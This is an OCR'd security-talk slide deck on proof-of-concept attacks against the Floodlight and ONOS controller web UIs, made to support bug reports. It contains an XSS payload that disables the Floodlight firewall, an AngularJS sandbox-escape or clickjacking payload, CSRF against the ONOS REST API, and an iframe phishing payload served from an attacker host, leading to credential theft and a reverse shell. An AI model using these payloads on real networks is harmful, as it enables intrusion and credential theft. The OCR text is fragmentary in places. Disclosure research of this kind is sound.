- But if we want this to be fixed quick we need to show that this is a problem.

- So let's develop some terrifying, horrible scenarios, build PoCs, and send these to the developers along with the bug report!

Developing a Proof-of-Concept (PoC)

hing to repo

t this to be we need to
show that this is a probl


e terrif
s, and s
h the bu

Floodlight

- Floodlight uses JQuery and plain old JavaScript for it’s web UI - so any traditional XSS payload will work.

- So what horrible exploit can we come up with…

Floodlight



Floodlight OpenFlow Controller - 192.168.56.110:8080

Controller

Active
Controller Status

00:44:07
Uptime (HH-mm-ss)

ACTIVE
Controller Role


1
Switches

0
Hosts

0
Connections (Links)

0
Reserved Ports

Floodlight



Floodlight OpenFlow Controller - 192.168.56.110:8080

Firewall


Passive

Firewall Status

Firewall Rules Table

ID	Switch	InPort	Source	Dest	DL	Source	MaskBit	Dest


Floodlight



Firewall

Passive

Firewall Status




PUT

Scheme: http

Host: 192.168.56.110:8080

Filename: /wm/firewall/module/enable/json




Firewall

Active


Firewall Status

Floodlight



Firewall

Active




PUT

Scheme: http

Host: 192.168.56.110:8080

Filename: /wm/firewall/module/disable/json



Firewall

Passive

Floodlight

- XSS payload to disable the network firewall:

```
<script>$.ajax({url: '/wm/firewall/module/disable/json', type: 'PUT'});</script>
```

Floodlight

- XSS payload to disable the network firewall:

```
<script>$.ajax({url: '/wm/firewall/module/disable/json', type: 'PUT'});</script>
```

ONOS

- ONOS uses AngularJS for its Web UI.

- AngularJS uses an expression sandbox - meaning that traditional XSS payloads cannot be used.


- But sandbox escapes are possible…


ONOS

- AngularJS Sandbox escape that worked with ONOS

```
<img
style='position:fixed;padding:0;margin:0;top:0;left:0;width:100%;height:100%;'
src=#foo usemap=#foo width=100%/> \\
<map name='foo'>
<area href=\"javascript:alert('Clickjacking used to execute XSS');\"
shape=default></area>
```

ONOS





172.18.0.1


172.18.0.1
Devices: 1

ONOS Summary

Version :	1.9.0
Devices :	2
Links :	0
Hosts :	0
Topology SCCs :	1
Intents :	0
Tunnels :	0
Flows :	0

of:0001d3adbeefdead

URI :	of:0001d3adbeefdead
Vendor :	Manufacturer desc
H/W Version :	Hardware desc
S/W Version :	Software desc
Serial # :	12345
Protocol :	OF_10
Latitude :	
Longitude :	
Ports :	2
Flows :	0
Tunnels :	0




127.0.0.1:8181

Clickjacking used to execute XSS

ONOS

- Can we enable/disable applications?

Web UI




172.18.0.1
172.18.0.1
Devices: 1

ONOS Summary

Version :	1.9.0
Devices :	2
Links :	0
Hosts :	0
Topology SCCs :	1
Intents :	0
Tunnels :	0
Flows :	0

Websocket


ONOS Server



```
Welcome to Open Network Operating System (ONOS)!

Documentation: wiki.onosproject.org
Tutorials:     tutorials.onosproject.org
Mailing lists: lists.onosproject.org

Come help out! Find out how at: contribute.onosproject.org

Hit '<tab>' for a list of available commands
and '[cmd] --help' for help on a specific command.
Hit '<ctrl-d>' or type 'system:shutdown' or 'logout' to shutdown ONOS.

onos>
```

ONOS

- Cross-Site Request Forgery (CSRF) to REST API



Application

GET /applications	**Gets a list of all installed applications.**
GET /applications/{app-name}	**Gets information about the named application.**
POST /applications/	**Installs application using the posted *app.xml* or application package file (ZIP).**
DELETE /applications/{app-name}	**Uninstalls the named application.**
POST /applications/{app-name}/active	**Activates the named application.**
DELETE /applications/{app-name}/active	**Deactivates the named application.**
GET /applications/ids/entry	**Gets applicationId entry by either id or name**
GET /applications/ids/	**Gets a list of all registered applicationIds**

ONOS

- Can send GET and POSTS ok - can activate apps.

- Issues with any type of complex payload due to sandbox escape…


```
<img
style='position:fixed;padding:0;margin:0;top:0;left:0;width:100%;height:100%;'
src=#foo usemap=#foo width=100%/> \\
<map name='foo'>
<area href=\"javascript:alert('Clickjacking used to execute XSS');\"
shape=default></area>
```

ONOS

- Back to the drawing board!

ONOS

- Back to the drawing board!




172.18.0.1

172.18.0.1
Devices: 1

ONOS Summary

Version :	1.9.0
Devices :	2
Links :	0
Hosts :	0
Topology SCCs :	1
Intents :	0
Tunnels :	0
Flows :	0

Session Timeout



User:


Password:

ONOS


- What if we used a payload like this…

```
<iframe style='position:fixed;padding:0;margin:0;top:0;left:0;width:100%;height:100%;'
frameBorder=0 src='http://192.168.56.1:8182/phisher.php'>
```

- That when triggered would cover the web UI with a fake login page…




```
dylan@debian:~/Projects/sdnpwn/apps$ php -S 127.0.0.1:8182
[Tue Oct 10 09:44:24 2023] PHP 7.4.33 Development Server (http://127.0.0.1:8182) started
[Tue Oct 10 09:44:31 2023] 127.0.0.1:52766 Accepted
[Tue Oct 10 09:44:31 2023] 127.0.0.1:52772 Accepted
[Tue Oct 10 09:44:31 2023] 127.0.0.1:52772 [200]: GET /phisher.php
[Tue Oct 10 09:44:31 2023] 127.0.0.1:52772 Closing
[Tue Oct 10 09:44:31 2023] 127.0.0.1:52778 Accepted
[Tue Oct 10 09:44:31 2023] 127.0.0.1:52778 [200]: GET /jquery-3.7.1.min.js
[Tue Oct 10 09:44:31 2023] 127.0.0.1:52778 Closing
```



ONOS


- …and when the user enters their credentials we redirect them back to the ONOS web UI…



Open Network Operating System

User: karaf

Password: ●●●●●



172.18.0.1

172.18.0.1
Devices: 1

ONOS Summary

Version : 1.9.0


Devices : 2
Links : 0
Hosts : 0
Topology SCCs : 1

Intents : 0
Tunnels : 0
Flows : 0


ONOS

- …while also using their credentials to upload a new app that gives us a reverse shell!

Automated through the PHP script



